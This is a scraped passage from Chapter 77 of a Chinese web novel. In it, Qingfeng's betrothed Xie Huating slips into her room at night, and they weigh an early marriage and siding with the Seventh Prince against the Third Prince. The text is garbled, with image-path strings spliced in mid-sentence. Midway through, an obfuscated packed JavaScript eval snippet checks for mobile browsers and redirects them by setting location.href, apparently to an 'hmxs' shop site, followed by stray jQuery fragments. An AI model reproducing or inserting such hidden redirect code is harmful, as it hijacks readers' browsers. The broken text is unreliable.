77. 第七十七章

作品:《姑娘她不想回府

    夜已经深了,青凤吹灭了几根蜡烛,只留下床边的一盏小灯。平日里她从不叫丫鬟们值夜,今天和徐氏谈过话,心里实在有几分不舒服。于是她早早把下人打发出去,自己脱了外面的大衣裳,躺在床上翻来覆去地思考白天发生的事。


    等她想了半天,迷迷糊糊快要睡着的时候,突然窗户响了一声,然后又啪的合上了。这一声把青凤的睡意直接击了个粉碎,她爬起来,伸手拿了桌子上的一个白瓷瓶子,小心翼翼沿着床围往外挪——准备若是有人行为不轨,就先给他脑袋上来一下。


    一个身穿甲衣的兵士,正立在窗户前摘头盔,青凤藏在屏风后面,准备等他露出后背,就扑上去让他脑袋开花。


    “晏姑娘,”这个兵士把头盔扔在地上,露出一张很眼熟的脸,“我是谢华庭,你在哪?”


    青凤拎着瓷瓶子走了出来,她震惊地看着对面,好半天才说道:“谢郎君,你这是什么意思?深夜闯入别人的闺房,就是我们定过亲也太冒犯了吧?”


    谢华庭把身子背过去不看青凤:“我有事找你商议,你先去穿件衣服。”


    他表现的实在太过理所当然,搞的青凤都不知道怎么继续谴责。青凤回去把外面的衣服套上,拢了拢头发走出来,谢华庭已经坐在桌子旁边,正往嘴里猛灌凉茶水。


    “你是怎么进来的,这衣服是怎么回事,”青凤找了个圆凳,坐的离谢华庭远些,“谢郎君为何不白天过来,你这样的身份,外头的兵士总不会拦你。”


    谢华庭把茶杯放下,他倒是想白天过来,但外头的人居然说没有三皇子的御令,任何人都不得进入,:“那些人说想要进来,必须得有三皇子的旨意才行。我刚找他吵了一顿,不好立刻再去求他,便自己查了查,在换防的名单里找到个熟识的郎将,托他让我从后门进来一会儿。”


    青凤从谢华庭的话里敏锐地抓住了一点,谢华庭同三皇子吵架,是为了什么,难道是为了文平伯府吗?但这样的想法冒出来,她都觉得太自作多情。


    “你来找我有什么事吗?我现在这个样子,怕是什么都做不了。”


    谢华庭仔细看了看青凤的神色,见她虽然眉目间有些愁绪,但总的来说还是一片平和,并不是十分焦虑害怕的样子。


    他心情放松了一些,沉吟了片刻,对着青凤解释道:“我准备把你接出去,我已经见过淑妃娘娘了,她的意思是,我们早些成婚也没有什么关系。”


    青凤听了这话有点惊讶,谢华庭居然准备现在成婚。她眼神里带上了些疑惑,并没有立刻答应下来:“谢郎君好意……只是现在文平伯府如此,这婚事如何能成,何况外面还有人苦苦相逼。”


    “你既然来了这里,应该已经知道,三皇子手下有个叫魏铭的,就是之前我同你说的那个,许久不愿与我定亲的人,他现在派人监管了府里上下,意图报复我来解昔日之仇。谢郎君要是搅进来,怕是要沾上麻烦事。”


    谢华庭觉得青凤对自己的信心实在不足,哪怕他俩半点感情没有,也该知道他绝不可能把未婚妻子让给别人。若是让个无耻小子抢了定过亲的姑娘,那他出去就可以把脸皮扔到地上让别人踩个高兴了。


    “晏姑娘,你事事聪明,为什么一到我们的事总是这样推脱。我们可是正经过了礼的,他缠上你,我就是什么都不做也会沾上麻烦事。”


    “更何况我和你说过多次,既然我们有了这层关系,我就会正经把你当成妻子看待,你有了事,难道要我当不知道吗?”


    青凤不由自主地躲开谢华庭探寻又谴责的目光,她对谢华庭的信任确实不怎么足,但现在谢华庭跑过来说要接她出去,她确实还有点高兴。


    难道我真看上他了?虽然心情乱糟糟的,事也很多,但青凤却不由得分出一丝心神,平心而论,谢华庭确实是个好人,如果她从小生活在文平伯府,那她大概会对这门婚事非常满意。


    谢华庭看着青凤眼神飘忽,他侧了侧身子,强行和青凤的目光处在同一条线上:“晏姑娘?你总不是要拒绝我吧?”


    青凤看着谢华庭歪歪扭扭,因为身上还有甲衣,所以这个姿势做的十分不潇洒。她忍不住笑了一下,然后又迅速把声音压回去转化成了一声咳嗽:“现在文平伯府这个样子,就是要成婚,也很难办,魏铭是三皇子的人,三皇子未必会同意。”


    “他才不会为了一个手下和我过不去,如果我懦弱些,不愿意找麻烦,那他自然乐的随便,但我已经进宫找过他了,他只叫我不要杀了姓魏的。”


    青凤倏然一惊,她本以为魏铭那么嚣张,三皇子必然会给他撑腰,但现在来看,只是舍不得这个能用的工具而已。三皇子绝不会为了他和谢华庭这样没有冲突的宗亲翻脸。


    “我们就算成了亲,也不知道三皇子会不会变卦,其实我自己也想了许多,只是需要问一下谢郎君,七皇子现在怎么样了。”


    谢华庭皱起了眉头,七皇子虽然和他没断了联系,但也一直闲赋在家。三皇子对他虽不像对四皇子那样严防死守,但也从不叫他进宫探望圣人和庄妃。


    “你怎么想起七皇子了,”他不太赞同地说道,“我记得你一直跟我说,不喜欢这些皇室争斗,怕卷进去小命不保。”


    青凤剥了剥指甲上的寇丹,此一时彼一时,定京都要变天了,也不是龟缩在文平伯府就能安然无恙的:“你知道赵御史的事吗?夫人说三皇子这个监国绝不会当的风平浪静,万一他真的上去,到时候如何还不是由他说的算,谁生谁死,可不像现在这样需要顾忌了。”


    这种可能不是没有。定京之中,除了三皇子自己的人,


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16947654|189234||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    怕是也没几个想他当皇帝,他如果真的登上大宝,必然是要杀一批才行的。但现在各方势力都按兵不动,难道谢华庭要劝七皇子做这个出头鸟吗?


    “我们什么都不做……这些事也落不到我们头上,”谢华庭犹豫了一下,劝说起来,“如果你是担心文平伯,三皇子不会杀他,平日里他与林相走的不近,也从没有偏向哪个皇子。”


    青凤对三皇子的感观实在和好沾不上边,单论他纵容魏铭围困一群女眷,这人在她心里就不是个好东西,自然也不会相信他能轻饶了牢里的大臣:“谢郎君自幼生活在宫里,朝堂之事肯定比我了解的多,若是将来三皇子真要即位,七皇子可愿意老老实实当个王爷?”


    谢华庭眼神游移了一下,七皇子的母妃费尽心机帮他求娶韩家女,就是为了大将军的势力和威望,有了这样一位岳丈,就是圣人心里那杆称说不定都得移一移。


    “他大概是不愿意的,”谢华庭说的直白,“他是皇子,还能没有野心吗?”青凤认真看向了谢华庭,如果三皇子言而有信,那对于他们来说当然是站干岸最好。但谁知道他将来会有什么动作呢?况且七皇子也不愿意安安静静当个闲散王爷,到时候若是与三皇子相争,难道谢华庭就能半点不沾吗?


    “你是七皇子的伴读,他有什么事,肯定是要拉着你做的。我来这里就听说,文平伯曾经是大皇子的伴读,所以陛下格外恩宠于他。”


    “谢郎君,若没有三皇子这一出,也不过是暗地里的一些争斗,也许你参与不参与,七皇子也不太在意,可到了生死关头,他肯定要把手里全部的势力都用起来,到时候不过是两难之择,哪个选择也不可能全身而退。”


    谢华庭如何不知道,卷入皇子之争,不过是从万千险路中争一线生机。他苦笑一声,对着青凤说道:“你之前因为这些事一直同我生分,现在又劝我参与夺嫡,这想法转的太快,我总要思量思量。”


    青凤点了点头,如果谢华庭立刻应了,她只会觉得这人晕了头:“文平伯府没有被围,我是不会想这些事的。我离开家的时候,魏铭不过是个秀才,而现在,他离一步登天只剩最后一点点了。若是让三皇子上位,魏铭绝不会善罢甘休,就算你是皇亲国戚,到时候他有了身份,必定会使些恶心人的手段。比较起来,七皇子总是要比三皇子好的,对你好,也对我好。”


    谢华庭手指敲着桌子,这件事风险太大,若是没做成,他就可以下去和父母团聚了:“等我接你出去后再说,事关皇室纷争,你我都说了不算,总得七皇子自己有安排才行。我也不瞒着你,我对你说的这些并不是完全信服,一个魏铭,我杀了他也是简单。”


    “可三皇子不许你伤他性命,”青凤笑了起来。“若你真动了他,宫里的人就抓到了把柄。”